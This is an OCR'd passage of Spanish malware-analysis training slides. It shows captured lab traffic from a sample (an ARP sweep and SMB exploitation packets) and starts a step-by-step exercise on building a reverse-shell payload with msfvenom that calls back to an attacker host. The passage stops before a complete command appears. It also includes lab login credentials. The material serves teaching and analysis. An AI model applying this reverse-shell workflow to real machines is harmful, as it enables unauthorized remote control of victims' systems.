
B. Observar el comportamiento del malware en el sistema (6/6)

- **Persistencia**




Práctica 1.1 – Ejecución de un Malware


C. Observar el comportamiento del malware en la red (1/6)



Práctica 1.1 – Ejecución de un Malware


C. Observar el comportamiento del malware en la red (2/6)





Práctica 1.1 – Ejecución de un Malware


C. Observar el comportamiento del malware en la red (3/6)



No.	Time	Source	Destination	Protocol	Length	Info
237	274.342553	Globetek_d9:78:15	Eurem_5d:57:ee	ARP	42	172.16.17.102 is at 00:02:8f:d9:78:15
250	289.227904	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.2? Tell 172.16.17.102
253	289.281994	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.3? Tell 172.16.17.102
254	289.374475	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.4? Tell 172.16.17.102
255	289.441285	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.5? Tell 172.16.17.102
257	289.570095	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.6? Tell 172.16.17.102
258	289.663639	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.7? Tell 172.16.17.102
260	289.757295	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.8? Tell 172.16.17.102
262	289.788278	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.2? Tell 172.16.17.102
263	289.788327	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.3? Tell 172.16.17.102
264	289.850813	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.9? Tell 172.16.17.102
265	289.944425	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.10? Tell 172.16.17.102
266	290.038133	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.11? Tell 172.16.17.102
267	290.205380	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.12? Tell 172.16.17.102
270	290.256685	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.13? Tell 172.16.17.102
272	290.287501	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.4? Tell 172.16.17.102
273	290.287568	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.5? Tell 172.16.17.102
274	290.287586	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.6? Tell 172.16.17.102
275	290.287599	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.7? Tell 172.16.17.102
276	290.287613	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.8? Tell 172.16.17.102
277	290.319014	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.14? Tell 172.16.17.102
278	290.381363	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.15? Tell 172.16.17.102
279	290.443745	Globetek_d9:78:15	Broadcast	ARP	42	Who has 172.16.17.16? Tell 172.16.17.102

Práctica 1.1 – Ejecución de un Malware


C. Observar el comportamiento del malware en la red (4/6)



No.	Time	Source	Destination	Protocol	Length	Info
1821	71.345634	172.16.17.102	172.16.17.103	SMB	194	Session Setup AndX Request, User: anony
1823	71.346251	172.16.17.102	172.16.17.103	SMB	150	Tree Connect AndX Request, Path: \\192.
1825	71.346815	172.16.17.102	172.16.17.103	SMB	136	Trans2 Request, SESSION_SETUP
1827	71.365850	172.16.17.102	172.16.17.103	TCP	2974	[TCP segment of a reassembled PDU]
1829	71.366364	172.16.17.102	172.16.17.103	SMB	1312	Trans2 Request, SESSION_SETUP
1831	71.366984	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1834	71.367763	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1837	71.368505	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1840	71.369242	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION_SETUP
1843	71.370071	172.16.17.102	172.16.17.103	SMB	4232	Trans2 Request, SESSION SETUP


Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (5/6)




Práctica 1.1 – Ejecución de un Malware

C. Observar el comportamiento del malware en la red (6/6)




Práctica 1.1 – Ejecución de un Malware

D. Limpiar el ambiente (1/2)



Práctica 1.1 – Ejecución de un Malware

D. Limpiar el ambiente (2/2)



Práctica 1.1 completa.

> Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> Lista de ejercicios prácticos.

- Práctica 1.1 – Ejecución de un Malware
- **Práctica 1.2 – Su primer Malware**
- Práctica 2.1 – Identificación de Malwares con Yara
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 1.2 – Su primer malware

- Su objetivo es crear un malware simple para presenciar la facilidad de crear payloads virales.

Práctica 1.2 – Su primer malware

45’

> Objetivos

- Crear un malware con MSFVenom
- Ejecutar comando en la máquina víctima

> Antes de empezar la práctica

- Conéctese a su **ATTACKER_WKS**: con el usuario **cyber** y contraseña **Cyber==**
- Conéctese a su **MALWARE_ANALISIS_WKS**: (automáticamente inicia sesión)
- Herramientas:
  - **Kali LINUX**
  - **MSFVenom**

Práctica 1.2 – Su primer malware

> Guía

A. Crear un malware que le proporcionará un reverse shell

– Elija un payload apropiado y arquitectura

– Configúrelo para que se conecte a su host atacante

– Ejecute un servidor HTTP python e inicie a escuchar el host atacante.

– Conecte el servidor HTTP y ejecute el malware.

– Intente ejecutar comandos en el host víctima

Práctica 1.2 – Su primer malware

> Paso a paso

A. Crear un malware que le proporcionará un reverse shell (1/7)

1 Elija un payload apropiado y arquitectura

```
MSFVENOM(1)                                                    Metasploit Framework - msfvenom
                                        MSFVENOM(1)

NAME
       msfvenom - Payload Generator and Encoder

SYNOPSIS
       msfvenom [options] <var=val>

DESCRIPTION
       Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. M
sfvenom has replaced both msfpayload and msfencode as of
       June 8th, 2015.

OPTIONS
       -p, --payload [payload]  Payload to use. Specify a '-' or stdin to use custom payloads
           --payload-options    List the payload's standard options

       -l, --list  [module_type]
              List a module type example: payloads, encoders, nops, all

       -n, --nopsled  [length]
              Prepend a nopsled of [length] size on to the payload

       -f, --format  [format]
              Output format (use --help-formats for a list)
 Manual page msfvenom(1) line 1 (press h for help or q to quit)
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (2/7)

– Configúrelo para que se conecte a su host atacante

1

```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

2

```
cyber@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:08:f0:03:57:e6 brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.104/24 brd 172.16.17.255 scope global dynamic eth0
       valid_lft 85426sec preferred_lft 85426sec
    inet6 fe80::2d9f:7c22:9982:a27a/64 scope link
       valid_lft forever preferred_lft forever
cyber@kali:~$
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (3/7)

– Configúrelo para que se conecte a su host atacante

